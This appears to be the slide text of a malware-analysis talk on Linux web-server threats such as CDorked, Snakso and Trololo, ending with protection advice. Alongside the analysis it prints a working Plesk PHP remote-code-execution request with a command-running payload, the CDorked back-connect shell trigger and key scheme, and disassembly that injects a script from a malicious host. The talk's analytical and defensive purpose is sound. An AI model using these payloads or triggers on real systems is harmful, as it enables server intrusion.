
CDorked

- ◆ Modified httpd daemon
 - ◆ Apache, lighttpd, nginx
- ◆ Configuration in RAM
 - ◆ Uses shared memory via IPC
 - ◆ No configuration stored in the binary or on disk, but still works after httpd restart
- ◆ Configured via HTTP POST requests
 - ◆ Requests are not logged

Flow graphs – gen1



Flow graphs – gen2 vs gen1



CDorked

- ◆ Configured via HTTP POST requests to a special URL
- ◆ http://192.168.56.101:80/_____n_if?4c31
- ◆ Requests are not logged
 - ◆ Commands
 - L1, D1 Load/Delete list of redirect URLs
 - L2, D2 Load/Delete block list
 - L3, D3 Load/Delete User-Agent allow list
 - L4, D4 Load/Delete User-Agent block list

CDorked

- ◆ Not injecting into
- ◆ Any URL containing:
adm, webmaster, submit, stat, mrtg, webmin, cpanel, memb, bucks,
bill, host, secur, support
- ◆ Client countries on the blacklist:
Japan, Finland, Russia, Ukraine, Belarus, Kazakhstan

CDorked

- ◆ Includes a backdoor
- ◆ Special URL with parameter `favicon.iso?GET_BACK;IP;PORT`
- ◆ Client IP address xored with specially formed IP address to get the real IP for back connect shell

CDorked

1. Get a X-Real-IP header from the http request
2. Form the key to use:

Octet1+5.Octet2+33.Octet3+55.Octet4+78

If back connect to our specified IP address then the key should be 0 then

X-Real-IP= 251.223.201.178

Difference between gen1 and gen2

- ◆ Different size of shared memory used
- ◆ Gen1 – 6118512
- ◆ Gen2 – 7620272
- ◆ Gen2 string decryption is improved
- ◆ Gen2 probably connected with Linux.Ebury/Sshdoor (libkeyutils)

Troj/SSHDoor

- Steals user name and password pairs of users who SSH to an infected server
- Data sent back, at least, to a hard coded IP address
- Includes functionality to hide (stealth) its trace
- Possibly distributed by some RPM packages as an updated keyutils library (used for key management in secure operations)

Trololo (Linux/Trololo-A)

- ◆ Discovered only after Andrew Rassokhin presented on VB2013
- ◆ Present since at least mid 2010
- ◆ Simple redirection
- ◆ Controlled by a Set-Cookie
- ◆ PHPSESSID
- ◆ Connected to Eleonore exploit toolkit

Trololo (Linux/Trololo-A)

```
aHtml_0      db '</HTML> ',0      ; DATA XREF: addscript_before+65fo
aBody        db '</body> ',0      ; sch_out_filter:loc_15C9fo
aBody_0      db '</BODY> ',0      ; DATA XREF: addscript_after+4Efo
aVarRunUtmp  db '/var/run/utmp ',0 ; sch_out_filter+31Cfo
asc_1726     db ' ',0            ; DATA XREF: addscript_after+65fo
aPhpsessidd  db 'PHPSESSID ',0    ; sch_out_filter+326fo
aTextHtml    db 'text/html ',0    ; DATA XREF: isonlineAdmin+1Efo
aSetCookie   db 'Set-Cookie ',0   ; DATA XREF: sch_out_filter+75fo
aFri21Sep208821 db 'Fri, 21 Sep 2088 21:09:88 GMT ',0 ; DATA XREF: sch_out_filter+97fo
aLastModified db 'Last-Modified ',0 ; DATA XREF: sch_out_filter:loc_125Ffo
aRoot        db 'root ',0        ; DATA XREF: sch_out_filter+1F6fo
aRaar        db 'raat ',0        ; sch_out_filter+291fo ...
aLala        db 'lala ',0        ; DATA XREF: sch_out_filter+212fo
aAuths_mod_c db 'auths_mod.c ',0  ; sch_out_filter+2ADfo
align 10h    ; DATA XREF: sch_out_filter+21Cfo
aPhpsessiddDExp db 'PHPSESSID=%d;expires=Fri,31-Dec-2020 23:59:59 GMT; path=/',0 ; sch_out_filter+2B7fo
aPhpsessiddLdEx db 'PHPSESSID=%ld;expires=Fri,31-Dec-2020 23:59:59 GMT; path=/',0 ; DATA XREF: .data:adminsfo
align 4      ; DATA XREF: .data:adminsfo
aScriptTypeText db '<script type="text/javascript" src="http://dreamonisland.com/js/g'
```

Troj/SrvInjRk-A (Snakso)

- ◆ Kernel module
- ◆ Intercepts TCP traffic to redirect
- ◆ Rootkit to hide module file, process, net connections
- ◆ 2.6.32-5-amd64, Debian squeeze
- ◆ Announced on Full-disclosure in November 2012
- ◆ Server independent? (apache or nginx)

Troj/SrvInjRk-A (Snakso)

```
mod_init      public mod_init
               proc near
               sub     rsp, 8
               call    get_all_export_var
               test    eax, eax
               jz      short loc_A65E
               call    set_get_commands
               test    eax, eax
               jz      short loc_A65E
               call    hide_process_init
               test    eax, eax
               jz      short loc_A65E
               call    hide_folders_and_files
               test    eax, eax
               jz      short loc_A65E
               call    set_http_injection_conf
               test    eax, eax
               jz      short loc_A65E
               call    set_http_injection
               test    eax, eax
               jz      short loc_A65E
               call    start_get_command_web_injection_from_server_thread
               test    rax, rax
               mov     cs:start_get_command_web_injection_from_server_value, rax
               jz      short loc_A65E
               call    set_sturtup
               test    eax, eax
               jz      short loc_A65E
               call    start_write_startup_command_thread
               test    rax, rax
               mov     cs:start_write_startup_command_thread_value, rax
               jz      short loc_A65E
               call    hide_m
```

Troj/Apmmod – server compromise

- ◆ Fact is no one knows the infection vector, not even the Linux community
- ◆ Drupal, Joomla, Wordpress
- ◆ Plesk, Cpanel
- ◆ Plus privilege escalation exploit

Troj/Apmmod – server compromise Plesk

- ◆ Remote execution vulnerability disclosed, 5th June 2013 – Kingcope
- ◆ Mapping phppath to /usr/bin

POST

```
/%70%68%70%70%61%74%68/%70%68%70?%2D%64+%61%6C%6C%6F%77%5F%75%72%6C%5F%69%6E%63%6C%75%64%65%3D%6F%6E+%2D%64+%73%61%66%65%5F%6D%6F%64%65%3D%6F%66%66+%2D%64+%73%75%68%6F%73%69%6E%2E%73%69%6D%75%6C%61%74%69%6F%6E%3D%6F%6E+%2D%64+%64%69%73%61%62%6C%65%5F%66%75%6E%63%74%69%6F%6E%73%3D%22%22+%2D%64+%6F%70%65%6E%5F%62%61%73%65%64%69%72%3D%6E%6F%6E%65+%2D%64+%61%75%74%6F%5F%70%72%65%70%65%6E%64%5F%66%69%6C%65%3D%70%68%70%3A%2F%2F%69%6E%70%75%74+%2D%6E HTTP/1.1
```

Host:


User-Agent: Mozilla/5.0 (compatible; Googlebot/2.1;
+http://www.google.com/bot.html)

Content-Type: application/x-www-form-urlencoded

Content-Length: 82

```
<?php echo "Content-Type:text/html\r\n\r\n";echo "OK\n";system("uname -a;id;"); ?>
```

Troj/Apmod – server compromise Plesk - 8443



Protection

- ◆ Tools
 - ◆ Web application firewall (reverse proxy)
 - ◆ Anti-virus (anti-malware, anti-rootkit)
 - ◆ HIDS
 - ◆ Log monitoring
 - ◆ File integrity checkers (sha1sum, tripwire)
- ◆ Processes
 - ◆ On-access checks
 - ◆ Regular scans (AV, integrity check)
 - ◆ Apply security updates
 - ◆ Display/enumerate loaded httpd modules

Conclusion

- ◆ Linux - component of cybercrime
- ◆ Malware attack patterns using web server binaries
- ◆ Protecting (Linux) servers is key in fighting cybercrime

Questions?

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